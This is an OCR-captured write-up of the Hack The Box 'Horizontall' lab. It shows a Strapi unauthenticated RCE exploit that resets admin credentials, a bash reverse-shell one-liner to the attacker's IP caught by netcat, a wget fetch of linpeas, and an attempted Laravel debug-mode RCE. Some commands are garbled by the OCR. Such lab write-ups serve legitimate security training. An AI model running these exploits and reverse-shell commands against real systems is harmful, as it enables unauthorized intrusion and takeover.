
Forgot your password?

Then I opened /admin/init/ directory, which I found in the dirbuster scan and found the version of strapi.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hack The Box :: Hack The
horizontall
api-prod.horizontall.htb/adr
api-prod.horizontall.htb/admin/init
300%
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON

```
data:
    uuid:                   "a55da3bd-9693-4a08-9279-f9df57fd1817"
    currentEnvironment:     "development"
    autoReload:             false
    strapiVersion:          "3.0.0-beta.17.4"
```

When I searched it on internet, I found a RCE exploit for it.


Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated) - Multiple webapps Exploit - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Hack The Box :: Hack The
api-prod.horizontall.htb/adr
Strapi CMS 3.0.0-beta.1
https://www.exploit-db.com/exploits/50239
133%
EXPLOIT DATABASE

Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50239	N/A	MUSYOKA IAN	WEBAPPS	MULTIPLE	2021-08-30

EDB Verified: ✗


Exploit: ⬇ / {}

Vulnerable App:

```
# Exploit Title: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
# Date: 2021-08-30
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://strapi.io/
# Software Link: https://strapi.io/
```


Exploitation

I saved the exploit on my machine, after that I launched the exploit & got a RCE.



```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ python3 payload.py http://api-prod.horizontall.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXV
CJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM3MzYwMTI2LCJleHAiOjE2Mzk5
NTIxMjZ9.FNtLxcHFD5snEFPJqExX6r37C_NaDV3sIBRAUuvo3qE


$> 
```

Then I used bash reverse shell to get a reverse shell by using netcat listener for any incoming connections.



Welcome to your API - ...
qterminal
HackTheBox
01:09 AM
8%
kali@kali: ~/Desktop/HackTheBox
File Actions Edit View Help
tryhackme
custom_bash
-scripts
HackTheBox

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ python3 payload.py http://api-prod.horizontall.htb/
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX


$> bash -c 'exec bash -i &>/dev/tcp/10.10.14.165/10000 <&1'
[+] Triggering Remote code executin
[*] Rember this is a blind RCE don't expect to see output
```

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox]
└─$ nc -lvp 10000
listening on [any] 10000 ...
connect to [10.10.14.165] from horizontall.htb [10.10
.11.105] 44826
bash: cannot set terminal process group (1861): Inapp
ropriate ioctl for device
bash: no job control in this shell
strapi@horizontall:~/myapi$ whoami
whoami
strapi
strapi@horizontall:~/myapi$ 
```


Privilege Escalation

Then I uploaded and executed linpeas.sh script (to find any potential privilege escalation vectors)

I launched a local python server on my machine to upload the script with below command:


Command to open a server on localhost: python -m 10.10.14.165 12000

Then I used wget http://10.10.14.165:12000/linpeas.sh to download the file on target machine.




```
--2021-11-20 06:27:22--  http://10.10.14.165:12000/linpeas.sh
Connecting to 10.10.14.165:12000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473162 (462K) [text/x-sh]
Saving to: ‘linpeas.sh’

     0K .......... .......... .......... .......... .......... 10%  152K 3s
    50K .......... .......... .......... .......... .......... 21%  514K 2s
   100K .......... .......... .......... .......... .......... 32%  704K 1s
   150K .......... .......... .......... .......... .......... 43%  547K 1s
   200K .......... .......... .......... .......... .......... 54%  645K 1s
   250K .......... .......... .......... .......... .......... 64% 14.1M 0s
   300K .......... .......... .......... .......... .......... 75%  288K 0s
   350K .......... .......... .......... .......... .......... 86%  413M 0s
   400K .......... .......... .......... .......... .......... 97%  328M 0s
   450K .......... ..                                         100%  164M=0.8s

2021-11-20 06:27:23 (548 KB/s) - ‘linpeas.sh’ saved [473162/473162]

strapi@horizontall:/tmp$ ls
ls
linpeas.sh
nc
systemd-private-1c19fd2e5fbf47249d05afa571174c9f-systemd-timesyncd.service-1Jcg1U
vmware-root_841-4013329999
```

Using linpeas.sh, I found a suspicious port (8000) running on the target system.




```
default         10.10.10.2      0.0.0.0         UG    0      0        0 eth0
10.10.10.0      0.0.0.0         255.255.254.0   U     0      0        0 eth0
Address                  HWtype  HWaddress           Flags Mask            Iface
10.10.10.2               ether   00:50:56:b9:93:45   C                     eth0

                          Iptables rules
iptables rules Not Found

                          Active Ports
  https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1861/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -

                          Can I sniff with tcpdump?
No


                                                 Users Information
                          My user
  https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
```

Then I used curl http://127.0.0.1:8000 to find what was running there.



```
                    </svg>

                    <a href="https://github.com/sponsors/taylorotwel
                        Sponsor
                    </a>
                </div>
            </div>

            <div class="ml-4 text-center text-sm text-gray-500 sm:te
                    Laravel v8 (PHP v7.4.18)
            </div>
        </div>
    </div>
</div>
    </body>
</html>
strapi@horizontall:/tmp$ 
```

I found that Laravel v8 was running there. Then I searched for any exploits available for that version & found a RCE exploit with root access on https://www.exploit-db.com


Laravel 8.4.2 debug mode - Remote code execution - PHP webapps Exploit - Mozilla Firefox
Hack The Box :: Hack The
Welcome to your API
Laravel 8.4.2 debug mod
https://www.exploit-db.com/exploits/49424
133%

Laravel 8.4.2 debug mode - Remote code execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49424	2021-3129	SUNCSR TEAM	WEBAPPS	PHP	2021-01-14


EDB Verified: ✗

Exploit: ⤓ / {}

Vulnerable App:


```
# Exploit Title: Laravel 8.4.2 debug mode - Remote code execution
# Date: 1.14.2021
# Exploit Author: SunCSR Team
# Vendor Homepage: https://laravel.com/
# References:
# https://www.ambionics.io/blog/laravel-debug-rce
# https://viblo.asia/p/6J3ZgN8PKmB
# Version: <= 8.4.2
# Tested on: Ubuntu 18.04 + nginx + php 7.4.3
```

Then I uploaded the exploit on target machine & tried to launch the exploit but it failed because it was unable to access GitHub to download some dependent files.



```
ls
exploit.py
linpeas.sh
nc
systemd-private-1c19fd2e5fbf47249d05afa571174c9f-systemd-timesyncd.service-1Jcg1U
tmux-1001
vmware-root_841-4013329999
strapi@horizontall:/tmp$ chmod 777 exploit.py
chmod 777 exploit.py
strapi@horizontall:/tmp$ python3 exploit.py
python3 exploit.py
Usage:   exploit.py <URL> <CHAIN> <CMD>
Example: exploit.py http(s)://localhost:8000 Monolog/RCE1 whoami
I recommend to use Monolog/RCE1 or Monolog/RCE2 as CHAIN
strapi@horizontall:/tmp$ python3 exploit.py http://127.0.0.1:8000 Monolog/RCE1 "whoami"
whoami" exploit.py http://127.0.0.1:8000 Monolog/RCE1 "w
Cloning into 'phpggc'...
fatal: unable to access 'https://github.com/ambionics/phpggc.git/': Could not resolve host: github.com
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
[-] Fail to convert logs to PHAR
[i] There is no output
[i] Trying to clear logs
[+] Logs cleared
strapi@horizontall:/tmp$
```

Then I used ssh-keygen to create a new private-public ssh key & then downloaded the private key onto my machine in order to use ssh for port forwarding.

